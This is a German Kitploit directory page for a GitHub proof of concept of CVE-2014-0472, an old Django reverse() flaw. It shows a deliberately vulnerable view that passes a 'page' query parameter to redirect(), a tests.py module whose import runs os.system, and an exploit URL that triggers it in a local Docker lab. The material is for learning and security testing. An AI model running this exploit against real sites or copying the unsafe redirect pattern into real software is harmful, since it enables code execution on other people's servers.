
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2014-0472 — Dockerisierter Proof-of-Concept-Exploit für CVE-2014-0472, der Django reverse() Code-Ausführung über manipulierte URL-Parameter in verwundbaren Views demonstriert. | Kitploit
Tools/GitHubGitHub/christasa/cve-2014-0472
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubchristasa/cve-2014-0472

CVE-2014-0472

Dockerisierter Proof-of-Concept-Exploit für CVE-2014-0472, der Django reverse() Code-Ausführung über manipulierte URL-Parameter in verwundbaren Views demonstriert.

Repository anzeigen
7116vor 5 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    389
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    333
  • 6

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    331

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2014-0472

Verwende

docker-compose up -d

Greife auf localhost:8083 zu

Referenz: https://www.djangoproject.com/weblog/2014/apr/21/security/

  1. Es sind eine oder mehrere Views vorhanden, die eine URL basierend auf Benutzereingaben erstellen (üblicherweise ein "next"-Parameter in einer Query-String, der angibt, wohin nach erfolgreichem Abschluss einer Aktion weitergeleitet werden soll).
  2. Einem Angreifer sind ein oder mehrere Module bekannt, die auf dem Python-Import-Pfad des Servers existieren und bei Import eine Codeausführung mit Nebenwirkungen durchführen.

In tests.py

def evil_function():
    print("exploit successful")
    os.system("echo > /tmp/`whoami` ")
    return os.getuid()


evil = evil_function()

In views.py

def redirect_test(request):
        page = request.GET.get('page', None)
        if page is not None:
                redirect(page)
        return HttpResponse("OK")

Verwende die redirect-Funktion, um die bösartige Funktion aufzurufen.
avater


Verwende den Exploit

http://your-ip:8083/example?page=app.tests.evil
avater


Ausgenutzt

avater

Tool herunterladen